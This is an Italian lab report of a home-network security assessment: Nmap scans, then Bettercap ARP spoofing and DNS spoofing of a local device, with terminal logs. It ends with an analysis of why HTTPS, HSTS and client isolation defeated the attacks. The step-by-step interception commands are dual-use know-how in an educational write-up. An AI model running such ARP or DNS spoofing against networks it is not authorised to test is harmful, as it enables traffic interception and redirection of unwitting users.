

Security Audit Report: Analisi delle Vulnerabilità di una Rete Domestica (WLAN)

1. Executive Summary

Il presente documento illustra le procedure e i risultati di un'attività di Vulnerability Assessment condotta su una rete locale privata. L'obiettivo principale del progetto è stato simulare il comportamento di un utente interno malintenzionato per verificare la resilienza dell'infrastruttura di rete e dei dispositivi connessi. I test si sono concentrati sulla mappatura della rete e su tentativi di intercettazione del traffico tramite attacchi Man-In-The-Middle (MITM). I risultati finali dimostrano che l'infrastruttura risulta sicura e protetta dalle configurazioni di rete moderne e dall'uso massiccio di protocolli crittografati.

2. Scope e Topologia di Rete

Le attività di test sono state eseguite in un ambiente controllato, operando esclusivamente all'interno della rete locale privata (LAN/WLAN). Non sono stati eseguiti test verso reti esterne o IP pubblici.


- **Subnet analizzata:** 192.168.1.0/24
- **Macchina Attaccante:** Sistema operativo Linux Mint/ Kali Linux collegato via Wi-Fi.
- **Target (Vittima):** Dispositivi connessi alla medesima rete locale.
- **Nota sulla privacy:** Ai fini della stesura di questo documento, gli indirizzi MAC e alcune informazioni sensibili dei dispositivi reali sono stati oscurati negli screenshot.

3. Fase 1: Information Gathering (Mappatura della Rete)

La prima fase dell'audit è consistita nell'identificazione degli host attivi sulla rete e nell'analisi dei servizi esposti, utilizzando il tool open-source **Nmap**.

3.1 Host Discovery


Per ottenere una visione completa dei dispositivi connessi, è stata eseguita una scansione rapida della subnet. Il comando più diretto utilizzato per vedere tutti gli indirizzi IP attivi è stato **nmap -sn 192.168.1.0/24**. Questa scansione effettua un ping (ICMP echo request) su tutti gli indirizzi della subnet per determinare quali host sono online senza scansionarne le porte.



3.2 Port Scanning e Analisi dei Servizi

Una volta identificato un indirizzo IP target dalla scansione precedente 192.168.1.137, è stato necessario approfondire la ricerca per capire quali servizi fossero in esecuzione su di esso.

Se si vuole scansionare la totalità delle porte disponibili (65.535 porte TCP), il comando base utilizzato è `nmap -p- <indirizzo_IP>`. Per ottenere informazioni più dettagliate, è stato eseguito il comando Nmap più completo e potente: `nmap -A -T4 -p- target`. Questo comando non solo individua le porte aperte, ma esegue anche il rilevamento del sistema operativo (OS detection) e la versione dei servizi in esecuzione sui vari port.



Dall'analisi dell'output, si è prestata particolare attenzione a servizi comuni. Ad esempio, la presenza di una porta 80 aperta significa che un server web è in esecuzione sul dispositivo. Per indagare ulteriormente la natura di un eventuale server web, è possibile sfruttare strumenti come Nikto, eseguendo `nikto -h http://<indirizzo_IP>:80` per cercare vulnerabilità automaticamente, oppure interrogare direttamente l'IP da riga di comando tramite una richiesta curl `<indirizzo_IP>`, che simula una ricerca effettuata tramite browser. Qualora fosse stato necessario scoprire l'URL associato a un IP noto, si è prevista l'esecuzione di una ricerca inversa (reverse lookup) tramite il comando `nslookup <indirizzo_IP>`.

4. Fase 2: Simulazione di Attacco Man-In-The-Middle (MITM)

Dopo aver mappato i dispositivi e compreso la struttura della rete locale, i test sono proseguiti simulando un attacco Man-In-The-Middle (MITM). Questa tipologia di attacco prevede che l'attaccante si interponga stabilmente nel flusso di comunicazione tra il dispositivo della vittima e il gateway (il router), intercettando o manipolando i dati di rete. Per l'operazione è stato utilizzato il framework **Bettercap**.

4.1 Abilitazione dell'IP Forwarding

Prima di avviare Bettercap, è stato necessario configurare il sistema operativo della macchina attaccante affinché agisse come un router. Di base, un sistema Linux scarta i pacchetti di rete che non sono esplicitamente indirizzati al proprio IP. Per evitare l'interruzione della connessione internet sulla vittima (che svelerebbe immediatamente l'attacco), è stato abilitato l'IP Forwarding tramite il comando:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward.
```

4.2 ARP Spoofing

L'ARP Spoofing (o ARP Poisoning) sfrutta le vulnerabilità intrinseche del protocollo ARP, il quale non prevede meccanismi di autenticazione. L'obiettivo è inviare risposte ARP contraffatte alla vittima e al router, associando l'indirizzo MAC della macchina attaccante all'indirizzo IP del router (e viceversa).

I passaggi eseguiti all'interno della console di Bettercap sono stati i seguenti:

1. Avvio dello strumento specificando l'interfaccia di rete wireless in uso: `sudo bettercap -iface wlp2s0`.
2. Attivazione del modulo di scansione per rilevare e aggiornare la lista degli host attivi: `net.probe on`.
3. Visualizzazione della tabella dei dispositivi per individuare l'IP esatto del target tramite `net.show`.
4. Configurazione della modalità full-duplex per intercettare il traffico in entrambe le direzioni (da e verso il router): `set arp.spoof.fullduplex true`.
5. Definizione dell'IP della vittima da colpire: `set arp.spoof.targets [ipTarget]`.
6. Avvio effettivo del poisoning della tabella ARP: `arp.spoof on`.

```
Terminal - jarvis_20@jarvis20-X502CA:-  
File Edit View Terminal Tabs Help  
192.168.1.0/24 > 192.168.1.111 » net.probe on  
[19:28:48] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
[19:28:48] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24  
[19:28:48] [sys.log] [inf] zerodog service discovery started  
[19:28:48] [endpoint.new] endpoint fe80::2f6:20ff:fe3:1eef detected as 00:f6:20:e3:1e:ef (Google, Inc.).  
[19:28:48] [endpoint.new] endpoint 192.168.1.251 detected as 00:c3:f4:11:5f:12 (Samsung Electronics Co., Ltd.).  
[19:28:48] [sys.log] [inf] ipv6 fe80::2f6:20ff:fe3:1eef detected for fe80::2f6:20ff:fe3:1eef (00:f6:20:e3:1e:ef)  
[19:28:48] [zeroconf.service] service Google-Home-c09b0a3649bd45b34a379f14725ec09e._googlecast._tcp.local. detected for [] (  
c09b0a36-49bd-45b3-4a37-9f14725ec09e.local.):8089 with 12 records  
[19:28:48] [zeroconf.service] service c09b0a36-49bd-45b3-4a37-9f14725ec09e._googlezone._tcp.local. detected for [] (c09b0a36  
-49bd-45b3-4a37-9f14725ec09e.local.):10001 with 3 records  
[19:28:48] [endpoint.new] endpoint 192.168.1.34 detected as 1c:93:c4:88:3b:e8 (Amazon Technologies Inc.).  
[19:28:48] [zeroconf.service] service 96d88e10b73cd276bf9e8aa55a278._googcrossdevice._tcp.local. detected for [] (c09b0a3  
6-49bd-45b3-4a37-9f14725ec09e.local.):10101 with 3 records  
[19:28:48] [zeroconf.service] service 5c984dedf6a7382._spotify-connect._tcp.local. detected for [192.168.1.34] (5c984dedf6a7  
382.local.):40468 with 3 records  
[19:28:48] [zeroconf.service] service Samsung\ 7\ Series\ \50\._airplay._tcp.local. detected for [192.168.1.251] (Samsung.  
local.):59629 with 16 records  
[19:28:48] [zeroconf.service] service amzn\dmgpr:923218D07F6F9E1024D3B3CD39C88708:Itwzuork:903247._amzn-wplay._tcp.local.  
detected for [192.168.1.34] (amazon-edf6a7382-wind3-hub.local.):39227 with 15 records  
[19:28:49] [endpoint.new] endpoint 192.168.1.54 detected as ca:30:0e:7c:c0:f7.  
[19:28:50] [endpoint.new] endpoint 192.168.1.137 detected as 48:bb:c1:14:74:18 (Micro-Star INTL CO., LTD.).  
[19:28:51] [endpoint.new] endpoint fe80::1271:b3ff:fe48:b301 detected as 10:71:b3:48:b3:01 (Zyxel Communications Corporation  
).  
[19:28:52] [sys.log] [inf] ipv6 fe80::1e93:c4ff:fe88:3be8 detected for 192.168.1.34 (1c:93:c4:88:3b:e8)  
set arp.spoof.full duplex true  
[19:28:57] [endpoint.new] endpoint 192.168.1.252 detected as d6:44:10:6d:61:34.  
[19:28:57] [sys.log] [inf] ipv6 fe80::1c42:f1ef:e6c9:31af detected for 192.168.1.252 (d6:44:10:6d:61:34)  
[19:28:58] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,  
rdlink._tcp.local  
[19:28:58] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,  
rdlink._tcp.local  
[19:28:59] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,  
rdlink._tcp.local  
[19:28:59] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,  
rdlink._tcp.local  
[19:28:59] [zeroconf.browsing] endpoint 96d88e10b73cd276bf9e8aa55a278._googcrossdevice._tcp.local. detected for [] (96d88e10b73cd276bf9e8aa55a278.local.):10101 with 3 records
```

```
Terminal - jarvis_20@jarvis20-X502CA:~
File Edit View Terminal Tabs Help

192.168.1.0/24 > 192.168.1.111 > [19:28:48] [zeroconf.service] service amzn\dmg\r:3923180D7F6F9E102403B3CD39C88708:Iwtzu2uork:903247:_amzn-wplay._tcp.local.
detected for [192.168.1.34] (amazon-edf6a7382-wind3-hub.local.):39227 with 15 records
192.168.1.0/24 > 192.168.1.111 > [19:28:49] [endpoint.new] endpoint 192.168.1.54 detected as ca:30:0e:7c:c0:f7.
192.168.1.0/24 > 192.168.1.111 > [19:28:50] [endpoint.new] endpoint 192.168.1.137 detected as d8:bb:c1:14:74:18 (Micro-Star INTL CO., LTD.).
192.168.1.0/24 > 192.168.1.111 > [19:28:51] [endpoint.new] endpoint fe80::1271:b3ff:fe48:b301 detected as 10:71:b3:48:b3:01 (Zyxel Communications Corporation).
192.168.1.0/24 > 192.168.1.111 > [19:28:52] [sys.log] [inf] ipv6 fe80::1e93:c4ff:fe88:3be8 detected for 192.168.1.34 (1c:93:c4:88:3b:e8)
192.168.1.0/24 > 192.168.1.111 > set arp.spoof.full duplex true
192.168.1.0/24 > 192.168.1.111 > [19:28:57] [endpoint.new] endpoint 192.168.1.252 detected as d6:44:10:6d:61:34.
192.168.1.0/24 > 192.168.1.111 > [19:28:57] [sys.log] [inf] ipv6 fe80::1c42:filef:e6c9:3laf detected for 192.168.1.252 (d6:44:10:6d:61:34)
192.168.1.0/24 > 192.168.1.111 > [19:28:58] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,
rdlink._tcp.local
192.168.1.0/24 > 192.168.1.111 > [19:28:58] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,
rdlink._tcp.local
192.168.1.0/24 > 192.168.1.111 > [19:28:59] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,
rdlink._tcp.local
192.168.1.0/24 > 192.168.1.111 > [19:28:59] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,
rdlink._tcp.local
192.168.1.0/24 > 192.168.1.111 > [19:29:01] [endpoint.lost] endpoint fe80::1271:b3ff:fe48:b301 10:71:b3:48:b3:01 (Zyxel Communications Corporation) lost.
192.168.1.0/24 > 192.168.1.111 > [19:29:02] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,
rdlink._tcp.local
192.168.1.0/24 > 192.168.1.111 > [19:29:02] [zeroconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local,
rdlink._tcp.local
192.168.1.0/24 > 192.168.1.111 > arp.spoof on
192.168.1.0/24 > 192.168.1.111 > [19:29:03] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will
fail.
192.168.1.0/24 > 192.168.1.111 > [19:29:03] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.1.0/24 > 192.168.1.111 > [19:29:16] [sys.log] [inf] zerogod got mdns packet from unknown ip 192.168.1.01
192.168.1.0/24 > 192.168.1.111 > [19:29:16] [zeroconf.browsing] fe80::2f6:20ff:fee3:leef (Google, Inc.) c09b0a36-49bd-45b3-4a37-9f14725ec09e.local. is browsi
ng (QUERY) for services c09b0a36-49bd-45b3-4a37-9f14725ec09e.local
192.168.1.0/24 > 192.168.1.111 > [19:29:16] [sys.log] [inf] zerogod DNS op=Query QUERY from 192.168.1.01 (r_code=No Error) :
Q: {c09b0a36-49bd-45b3-4a37-9f14725ec09e.local A IN}
192.168.1.0/24 > 192.168.1.111 > [19:29:51] [endpoint.new] endpoint fe80::1271:b3ff:fe48:b301 detected as 10:71:b3:48:b3:01 (Zyxel Communications Corporation).
192.168.1.0/24 > 192.168.1.111 > [19:30:01] [endpoint.lost] endpoint fe80::1271:b3ff:fe48:b301 10:71:b3:48:b3:01 (Zyxel Communications Corporation) lost.
192.168.1.0/24 > 192.168.1.111 > [19:30:01] [endpoint.lost] endpoint fe80::1271:b3ff:fe48:b301 10:71:b3:48:b3:01 (Zyxel Communications Corporation) lost.
```

Durante l'esecuzione dell'attacco, è possibile aprire un secondo terminale e avviare l'analizzatore di protocollo **Wireshark** tramite il comando `sudo wireshark` per verificare se i pacchetti della vittima transitano effettivamente attraverso la nostra interfaccia. Al termine del test, l'attacco viene interrotto con il comando `arp.spoof off` e ripristinando il valore originario dell'IP forwarding con `echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward`.

4.3 DNS Spoofing

Una volta ottenuto il controllo del posizionamento MITM con l'ARP Spoofing, è stato tentato un attacco di DNS Spoofing. Questa tecnica consiste nell'intercettare le richieste DNS inviate dalla vittima (es. la richiesta dell'IP di un sito web) e rispondere con un indirizzo IP arbitrario controllato dall'attaccante, reindirizzando l'utente su un server falso.

La configurazione su Bettercap ha previsto i seguenti comandi:

1. Definizione del dominio target da intercettare: `set dns.spoof.domains youtube.com`.
2. Associazione del dominio a un indirizzo IP alternativo per il reindirizzamento: `set dns.spoof.address 142.250.185.174`.
3. Attivazione del modulo di spoofing: `dns.spoof on`.

Il modulo è stato poi disattivato tramite `dns.spoof off` al completamento delle verifiche.

```
Terminal - jarvis_20@jarvis20-X502CA:~  
File Edit View Terminal Tabs Help  
192.168.1.0/24 > 192.168.1.111 > [19:33:05] [zerconf.browsing] 192.168.1.252 iPhone.wind3.hub. is browsing (QUERY) for services _companion-link._tcp.local.  
rdlink._tcp.local  
192.168.1.0/24 > 192.168.1.111 > [19:33:51] [endpoint.new] endpoint fe80::1271:b3ff:fe48:b301 detected as 10:71:b3:48:b3:01 (Zyxel Communications Corporation  
)  
192.168.1.0/24 > 192.168.1.111 > [19:34:01] [endpoint.lost] endpoint fe80::1271:b3ff:fe48:b301 10:71:b3:48:b3:01 (Zyxel Communications Corporation) lost.  
192.168.1.0/24 > 192.168.1.111 > [19:34:05] [zerconf.browsing] fe80::2f6:20ff:fee3:1eef (Google, Inc.) c09b0a36-49bd-45b3-4a37-9f14725ec09e.local. is browsi  
ng (QUERY) for services c09b0a36-49bd-45b3-4a37-9f14725ec09e.local  
192.168.1.0/24 > 192.168.1.111 > [19:34:05] [sys.log] [inf] zerogod got mdns packet from unknown ip 192.168.1.81  
192.168.1.0/24 > 192.168.1.111 > [19:34:05] [sys.log] [inf] zerogod DNS op=Query QUERY from 192.168.1.81 (r_code=No Error) :  
Q: {c09b0a36-49bd-45b3-4a37-9f14725ec09e.local A IN}  
192.168.1.0/24 > 192.168.1.111 > arp.spoof of  
192.168.1.0/24 > 192.168.1.111 > [19:34:10] [sys.log] [err] unknown or invalid syntax "arp.spoof of", type help for the help menu  
192.168.1.0/24 > 192.168.1.111 > arp.spoof off  
[19:34:12] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...  
[19:34:12] [sys.log] [inf] arp.spoof restoring ARP cache of 256 targets.  
192.168.1.0/24 > 192.168.1.111 > set arp.spoof.targets 192.168.1.137  
192.168.1.0/24 > 192.168.1.111 > arp.spoof on  
192.168.1.0/24 > 192.168.1.111 > [19:34:44] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack wil  
l fail.  
192.168.1.0/24 > 192.168.1.111 > [19:34:44] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.  
192.168.1.0/24 > 192.168.1.111 > [19:34:51] [endpoint.new] endpoint fe80::1271:b3ff:fe48:b301 detected as 10:71:b3:48:b3:01 (Zyxel Communications Corporation  
)  
192.168.1.0/24 > 192.168.1.111 > set dns.spoof.domains youtube.com[19:35:01] [endpoint.lost] endpoint fe80::1271:b3ff:fe48:b301 10:71:b3:48:b3:01 (Zyxl Comm  
unications Corporation) lost.  
192.168.1.0/24 > 192.168.1.111 > set dns.spoof.domains youtube.com  
192.168.1.0/24 > 192.168.1.111 > set dns.spoof.address 142.250.185.174  
192.168.1.0/24 > 192.168.1.111 > dns.spoof on  
[19:35:31] [sys.log] [inf] dns.spoof youtube.com -> 142.250.185.174  
192.168.1.0/24 > 192.168.1.111 > [19:35:42] [zerconf.browsing] fe80::2f6:20ff:fee3:1eef (Google, Inc.) c09b0a36-49bd-45b3-4a37-9f14725ec09e.local. is browsi  
ng (QUERY) for services c09b0a36-49bd-45b3-4a37-9f14725ec09e.local  
192.168.1.0/24 > 192.168.1.111 > [19:35:42] [sys.log] [inf] zerogod got mdns packet from unknown ip 192.168.1.81  
192.168.1.0/24 > 192.168.1.111 > [19:35:42] [sys.log] [inf] zerogod DNS op=Query QUERY from 192.168.1.81 (r_code=No Error) :  
Q: {c09b0a36-49bd-45b3-4a37-9f14725ec09e.local A IN}  
192.168.1.0/24 > 192.168.1.111 > |
```

5. Analisi Difensiva e Risultati del Test

Come evidenziato nel corso delle prove fisiche sulla rete domestica in esame, i tentativi di attacco non hanno compromesso la sicurezza dei dati o l'integrità dei dispositivi. Di seguito viene presentata l'analisi tecnica dei motivi per cui l'infrastruttura ha resistito a tali minacce.

5.1 Isolamento ed Efficacia delle Difese di Rete contro l'ARP Spoofing

I router e gli access point di ultima generazione implementano logiche di sicurezza avanzate a livello di collegamento (Data Link Layer). Anche se i pacchetti ARP modificati vengono inviati, molti dispositivi di rete moderni integrano funzioni di **AP Isolation** (Isolamento dei Client) che impediscono la comunicazione diretta tra dispositivi wireless attestati sulla stessa rete locale, neutralizzando l'efficacia del posizionamento MITM. Inoltre, i sistemi operativi moderni aggiornano le tabelle ARP in modo più rigoroso, ignorando le risposte non sollecitate se non strettamente coerenti con lo stato delle connessioni attive.

5.2 L'Impatto dei Protocolli Crittografici (HTTPS e HSTS) sul DNS Spoofing

Il DNS Spoofing, pur essendo andato a buon fine a livello di risoluzione del nome di dominio, si è scontrato con le barriere di sicurezza applicative dei browser web moderni:

- **HTTPS (HyperText Transfer Protocol Secure):** Sebbene la vittima venga indirizzata verso l'IP modificato dall'attaccante, il browser richiede l'instaurazione di una sessione TLS crittografata con un certificato valido per quel dominio specifico. Non disponendo della chiave privata del dominio reale (es. youtube.com), l'attaccante non può mostrare un certificato valido.
- **HSTS (HTTP Strict Transport Security):** I principali siti web utilizzano questa politica di sicurezza che obbliga il browser a stabilire esclusivamente connessioni HTTPS.

Qualsiasi tentativo di intercettazione, downgrade o falsificazione del certificato genera un blocco immediato della navigazione da parte del browser, mostrando una schermata di errore bloccante che l'utente non può aggirare. L'attacco di conseguenza fallisce, poiché i dati rimangono protetti dalla crittografia end-to-end.

5.3 Procedure di Ripristino e Hardening della Cache

In caso di anomalie di connettività dovute alla persistenza dei dati corrotti nelle tabelle locali dopo i test, sono state documentate le procedure standard per lo svuotamento e la pulizia manuale delle cache:

- **Sistemi Windows:** Rimozione della cache ARP accumulata tramite il comando `arp -d *` e svuotamento della cache DNS locale tramite `ipconfig /flushdns`.
- **Sistemi Linux:** Pulizia immediata dei record dei nodi vicini con `sudo ip -s -s neigh flush all` e reinizializzazione del servizio di risoluzione dei nomi tramite `sudo systemd-resolve --flush-caches`.
- **Riavvio dei Servizi:** Nei casi di blocco dell'interfaccia, il ripristino è stato completato con il riavvio del demone di rete (`sudo systemctl restart NetworkManager`).

6. Riflessione Critica e Competenze Acquisite

La realizzazione di questo Vulnerability Assessment ha permesso di consolidare e applicare in un contesto pratico diverse competenze, colmando il divario tra la teoria studiata e l'infrastruttura reale.

Competenze Tecniche (Hard Skills)

L'esperienza ha richiesto uno studio approfondito dello stack di protocolli di rete (TCP/IP, ARP, DNS) e l'utilizzo operativo di ambienti basati su Linux. L'impiego di strumenti da riga di comando per l'Information Gathering (Nmap) e per l'analisi del traffico (Bettercap, Wireshark) ha affinato la capacità di mappare una rete, identificare i servizi in esecuzione e comprendere le dinamiche di routing all'interno di una Local Area Network.

Competenze Trasversali e Analitiche (Soft Skills)

Il valore formativo principale del progetto è scaturito dall'analisi dei risultati negativi. Il blocco degli attacchi di intercettazione non è stato archiviato come un errore procedurale, ma utilizzato come spunto di indagine tecnica. Questo ha richiesto un approccio orientato al problem-solving: di fronte a un traffico illeggibile o a un reindirizzamento fallito, è stato necessario documentarsi sul funzionamento delle attuali contromisure di sicurezza (come l'AP Isolation dei router e i protocolli HSTS dei browser web) per spiegare oggettivamente il motivo del fallimento dell'attacco.

Etica Digitale e Consapevolezza

Infine, l'intera attività è stata condotta all'interno di un perimetro di test autorizzato e isolato (la propria rete domestica). Questa scelta metodologica ha permesso di sviluppare una chiara consapevolezza dell'etica informatica, applicando metodologie offensive con il solo e rigoroso scopo di comprendere le difese e valutare le vulnerabilità, in linea con i principi professionali della sicurezza informatica.